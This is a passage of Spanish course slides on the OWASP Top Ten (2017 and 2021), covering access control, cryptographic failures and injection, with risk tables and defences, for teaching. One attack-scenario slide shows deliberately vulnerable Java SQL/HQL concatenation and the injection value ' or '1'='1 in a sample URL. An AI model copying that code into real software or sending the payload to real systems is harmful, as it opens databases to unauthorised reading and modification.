ataques de denegación de servicio (DoS).

A5:2017 Pérdida de Control de Acceso

Las restricciones sobre lo que los usuarios autenticados pueden hacer no se aplican correctamente. Los atacantes pueden explotar estos defectos para acceder, de forma no autorizada, a funcionalidades y/o datos, cuentas de otros usuarios, ver archivos sensibles, modificar datos, cambiar derechos de acceso y permisos, etc.

CEF.- “Top Ten” de amenazas

A6:2017 Configuración de Seguridad Incorrecta

La configuración de seguridad incorrecta es un problema muy común y se debe en parte a establecer la configuración de forma manual, *ad hoc* o por omisión (o directamente por la falta de configuración). Son ejemplos: *S3 buckets* abiertos, cabeceras HTTP mal configuradas, mensajes de error con contenido sensible, falta de parches y actualizaciones, *frameworks*, dependencias y componentes desactualizados, etc.

A7:2017 Secuencia de Comandos en Sitios Cruzados (XSS)

Los XSS ocurren cuando una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada; o actualiza una página web existente con datos suministrados por el usuario utilizando una API que ejecuta *JavaScript* en el navegador. Permiten ejecutar comandos en el navegador de la víctima y el atacante puede secuestrar una sesión, modificar (*defacement*) los sitios web, o redireccionar al usuario hacia un sitio malicioso.

A8:2017 Deserialización Insegura

Estos defectos ocurren cuando una aplicación recibe objetos serializados dañinos y estos objetos pueden ser manipulados o borrados por el atacante para realizar ataques de repetición, inyecciones o elevar sus privilegios de ejecución. En el peor de los casos, la deserialización insegura puede conducir a la ejecución remota de código en el servidor.

A9:2017 Componentes con vulnerabilidades conocidas

Los componentes como bibliotecas, *frameworks* y otros módulos se ejecutan con los mismos privilegios que la aplicación. Si se explota un componente vulnerable, el ataque puede provocar una pérdida de datos o tomar el control del servidor. Las aplicaciones y API que utilizan componentes con vulnerabilidades conocidas pueden debilitar las defensas de las aplicaciones y permitir diversos ataques e impactos.


A10:2017 Registro y Monitoreo Insuficientes

El registro y monitoreo insuficiente, junto a la falta de respuesta ante incidentes permiten a los atacantes mantener el ataque en el tiempo, pivotar a otros sistemas y manipular, extraer o destruir datos. Los estudios muestran que el tiempo de detección de una brecha de seguridad es mayor a 200 días, siendo típicamente detectado por terceros en lugar de por procesos internos

CEF.-Riesgos de seguridad en aplicaciones

✓ Elementos OWASP del análisis de Riesgos en «aplicaciones»

- Agente de amenaza
- Vector de ataque
- Debilidad en la seguridad
- Controles de Seguridad
- Estimación del impacto técnico
- Estimación del impacto al negocio



✓ Daño o Impacto causado


- Desde ninguna consecuencia
- Hasta ponerlo fuera del negocio.

✓ Para determinar el riesgo se debe:

- evaluar la probabilidad asociada a cada agente de amenaza, vector de ataque, y la debilidad en la seguridad
- combinarla con una estimación del impacto técnico y de negocios
- En conjunto, estos factores determinan el riesgo global.


CEF.-Riesgos de seguridad en aplicaciones

- ✓ Se pueden usar rutas diferentes para hacer daño al negocio
- ✓ Cada ruta de ataque representa un riesgo que puede, o no, ser lo suficientemente grave como para justificar la atención.
- ✓ Estas rutas pueden ser triviales de encontrar y explotar, o muy difíciles.



CEF.- "Top Ten" de amenazas

- ✓ Las guías OWASP ayudan a estimar
 - Vector de ataque
 - Debilidad en la seguridad
 - Controles de Seguridad
- ✓ Las Organizaciones deben identificar/Estimar:
 - Agente de amenaza (identify)
 - Impacto técnico (Estimar)
 - Impacto al negocio (Estimar)



CEF.- “Top Ten” de amenazas

- ✓ Las guías OWASP ayudan a estimar
 - Vector de ataque
 - Debilidad en la seguridad
 - Controles de Seguridad
- ✓ Las Organizaciones deben identificar/Estimar:
 - Agente de amenaza (identify)
 - Impacto técnico (Estimar)
 - Impacto al negocio (Estimar)

Agente de Amenaza	Explotabilidad	Prevalencia de Vulnerabilidad	Detección de Vulnerabilidad	Impacto Técnico	Impacto de Negocio
Específico de la Aplicación	Fácil 3	Difundido 3	Fácil 3	Severo 3	Específico del Negocio
	Promedio 2	Común 2	Promedio 2	Moderado 2	
	Difícil 1	Poco Común 1	Difícil 1	Mínimo 1	

CEF.- “Top Ten” de amenazas

Ejemplos de Escenarios de Ataques

Escenario #1: La aplicación usa datos no confiables en la construcción de la siguiente instrucción SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE custID='" +  
request.getParameter("id") + "'";
```

Escenario #2: De manera similar, si una aplicación confía ciegamente en el framework puede resultar en consultas que aún son vulnerables, (ej., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE  
custID='" + request.getParameter("id") + "'");
```

En ambos casos, al atacante modificar el parametro ‘id’ en su navegador para enviar: **' or '1'='1**.

Por ejemplo: `hvp://example.com/app/accountView?id=' or '1'='1`

Esto cambia el significado de ambas consultas regresando todos los registros de la tabla “accounts”. Ataques más peligrosos pueden modificar datos o incluso invocar procedimientos almacenados.

A5
:2017

A1: 2021 – Pérdida Control Acceso

Pérdida de Control de Acceso

11



Agente

Vector de
Ataque

Debilidades
de Seguridad



Impacto

App. Específica

Explotabilidad: 2

Prevalencia: 2

Detectabilidad: 2

Técnico: 3

¿Negocio?

La explotación del control de acceso es una habilidad esencial de los atacantes. Las herramientas [SAST](#) y [DAST](#) pueden detectar la ausencia de controles de acceso pero, en el caso de estar presentes, no pueden verificar si son correctos. Es detectable utilizando medios manuales o de forma automática en algunos *frameworks* que carecen de controles de acceso.

Las debilidades del control de acceso son comunes debido a la falta de detección automática y a la falta de pruebas funcionales efectivas por parte de los desarrolladores de aplicaciones.

La detección de fallas en el control de acceso no suele ser cubierto por pruebas automatizadas, tanto estáticas como dinámicas.

El impacto técnico incluye atacantes anónimos actuando como usuarios o administradores; usuarios que utilizan funciones privilegiadas o crean, acceden, actualizan o eliminan cualquier registro.


El impacto al negocio depende de las necesidades de la aplicación y de los datos.

CEF.- Pérdida de control de acceso - Debilidades

- ✓ Sin restricciones → un atacante puede acceder de forma no autorizada a funcionalidades y datos, cuentas de otros usuarios, ver archivos sensibles, modificar datos, cambiar permisos de acceso, etc.
- ✓ La pérdida de control de acceso puede provocar **referencias directas a objetos inseguras** → aplicación web expone una referencia hacia un **objeto interno** de la aplicación «**Que podría ser manipulado**»
 - Ejemplo: banca online → número de cuenta como clave primaria: intentar usar esta clave directamente como parámetro en la interfaz (Habría que verificar en servidor si CCC pertenece al titular)
- ✓ Esta vulnerabilidad se puede explotar aún en el caso de que la aplicación utilice consultas SQL parametrizadas para evitar inyecciones SQL
- ✓ Manipulación de metadatos, como reproducir un *token* de control de acceso JWT (**JSON Web Token**), manipular una *cookie* o un campo oculto para elevar los privilegios, o abusar de la invalidación de *tokens* JWT.
- ✓ La **configuración incorrecta de CORS** permite el acceso no autorizado a una API.
- ✓ Forzar la navegación a páginas autenticadas como un usuario no autenticado o a páginas privilegiadas como usuario estándar.
- ✓ Acceder a una **API sin control de acceso** mediante el uso de verbos **POST, PUT y DELETE**.

CEF.- Pérdida de control de acceso - Debilidades

- ✓ El **Intercambio de Recursos de Origen Cruzado** ([CORS](#)) es un mecanismo que utiliza cabeceras [HTTP](#) adicionales para permitir que un [user agent](#) obtenga permiso para acceder a recursos seleccionados desde un servidor, en un origen distinto (dominio) al que pertenece.
- ✓ Un agente crea una petición HTTP de origen cruzado cuando solicita un recurso desde un dominio distinto, un protocolo o un puerto diferente al del documento que lo generó.



Por seguridad, los exploradores restringen las solicitudes HTTP de origen cruzado iniciadas dentro de un script. [XMLHttpRequest](#) y API [Fetch](#): [política de mismo-origen](#) sólo puede hacer **solicitudes HTTP a su propio dominio**, a menos que se utilicen cabeceras CORS

CEF.- Pérdida de control de acceso – Prevención (1)

- ✓ La **política** debe ser **denegar todo de forma predeterminada** a excepción de los recursos públicos.
- ✓ Se debe minimizar el uso de intercambio de recursos **HTTP de origen cruzado (Cross-Origin Resource Sharing - CORS) → Cookies SAME SITE**
- ✓ Intercambio de Recursos de Origen Cruzado (CORS): Es necesario determinar con cuidado cuales son los dominios a los que se da acceso en la Aplicación Web.
- ✓ **Los controles de acceso al modelo deben imponer la propiedad (dueño) de los registros**, en lugar de aceptar que el usuario puede crear, leer, actualizar o eliminar cualquier registro.
- ✓ Se debe **deshabilitar el listado de directorios** del servidor web y asegurar que los metadatos/fuentes de archivos y copias de seguridad no estén presentes en las carpetas públicas.

CEF.- Pérdida de control de acceso – Prevención (1)


- ✓ Es importante registrar errores de control de acceso que alerten a los administradores cuando corresponda.
- ✓ Se debe limitar la tasa de acceso a las APIs para minimizar el daño de herramientas de ataque automatizadas.
- ✓ Los ***tokens json (JWT)*** deben ser **invalidados** tras la **finalización de la sesión** por parte del usuario.
- ✓ Los desarrolladores y el personal de QA deben incluir pruebas de control de acceso en sus pruebas unitarias y de integración.

A3
:2017

A2: 2021 – Fallos criptográficos

9

Exposición de Datos Sensibles



- ✓ Muchas aplicaciones no protegen adecuadamente datos sensibles
- ✓ Los atacantes pueden robar o modificar datos protegidos inadecuadamente para llevar a cabo fraudes con tarjetas de crédito, robos de identidad u otros delitos.
- ✓ Los datos sensibles requieren métodos de protección adicionales, como el cifrado en almacenamiento y tránsito
- ✓ Lo primero es determinar las necesidades de protección de los datos en tránsito y en almacenamiento:
 - Contraseñas
 - Números de tarjetas de crédito
 - Registros médicos
 - Información personal
 - ***Datos sensibles del negocio*** requieren protección adicional, especialmente si se encuentran en el ámbito de aplicación de leyes de privacidad, como por ejemplo el Reglamento General de Protección de Datos (RGPD) o regulaciones financieras, PCI (**Payment Card Industry**) Data Security Standard (PCI DSS).

Defensas según “**OWASP Top 10 -2021**”:

- ✓ Clasificar los datos procesados, almacenados o transmitidos por el sistema identificando qué información es sensible de acuerdo con las regulaciones, leyes o requisitos del negocio y del país.
- ✓ Aplicar los controles adecuados para cada clasificación.
- ✓ No almacenar datos sensibles innecesariamente descartándolos tan pronto como sea posible o utilizando un sistema de tokens que cumpla con estándares internacionales como PCI DSS. (Industria de tarjetas de pago)
- ✓ **Los datos que no se almacenan no pueden ser robados. → Plataforma de Intermediación de Datos.**
- ✓ Cifrar todos los datos sensibles cuando sean almacenados.
- ✓ Cifrar todos los datos en tránsito utilizando protocolos seguros como TLS con cifradores que utilicen **Perfect Forward Secrecy (PFS)**, priorizando los algoritmos en el servidor.
- ✓ **PFS es la propiedad de los sistemas criptográficos que garantiza que el descubrimiento de las claves utilizadas actualmente no compromete la seguridad de las claves usadas con anterioridad.**
- ✓ **Vectores de inicialización adecuados:** CSPRNG (cryptographically secure pseudo random number generator) Vs nonce (según proceda y no repetirlo para una misma clave)

Defensas según “**OWASP Top 10 -2021**”:


- ✓ Aplicar el cifrado utilizando directivas como **HTTP Strict Transport Security (HSTS)**.
 - **HSTS es una política de seguridad web establecida para evitar ataques que puedan interceptar comunicaciones, cookies, etc.** Según este mecanismo un servidor web declara que **los agentes de usuario compatibles** (es decir, los navegadores), **solamente pueden interactuar con ellos mediante conexiones HTTP seguras** (es decir, en HTTP sobre TLS).
- ✓ Utilizar únicamente algoritmos y protocolos estándares y fuertes e implementar una gestión adecuada de claves. (No deprecados, etc...)
- ✓ Deshabilitar el almacenamiento en cache de datos sensibles.
- ✓ **Almacenar contraseñas utilizando funciones de hashing adaptables con un factor de trabajo (retraso) además de SALT**, como Argon2, scrypt, bcrypt o PBKDF2.
- ✓ Verificar la efectividad de las configuraciones y parámetros de forma independiente.

(SALT) : conjunto de bits aleatorios que se usan como una de las entradas en una función derivadora de claves, por ejemplo una función hash.

CEF.- Exposición de Datos Sensibles – Prevención (SALT)

SALT : conjunto de bits aleatorios que se usan como una de las entradas en una función derivadora de claves, por ejemplo una función hash.

- Se agrega *random data* (un pseudo-random string) a la password antes de ser hasheada
- El “SALT” debe ser distinto para cada una de las passwords guardadas en la base de datos



A1
:2017

A3: 2021 – Injection

7

Inyección

A3: 2021 - Injection

					
App. Específica	Explotabilidad: 3	Prevalencia: 2	Detectabilidad: 3	Técnico: 3	¿Negocio?
Casi cualquier fuente de datos puede ser un vector de inyección: variables de entorno, parámetros, servicios web externos e internos, y todo tipo de usuarios. Los defectos de inyección ocurren cuando un atacante puede enviar información dañina a un intérprete.		Estos defectos son muy comunes, particularmente en código heredado. Las vulnerabilidades de inyección se encuentran a menudo en consultas SQL, NoSQL, LDAP, XPath, comandos del SO, analizadores XML, encabezados SMTP, lenguajes de expresión, parámetros y consultas ORM. Los errores de inyección son fáciles de descubrir al examinar el 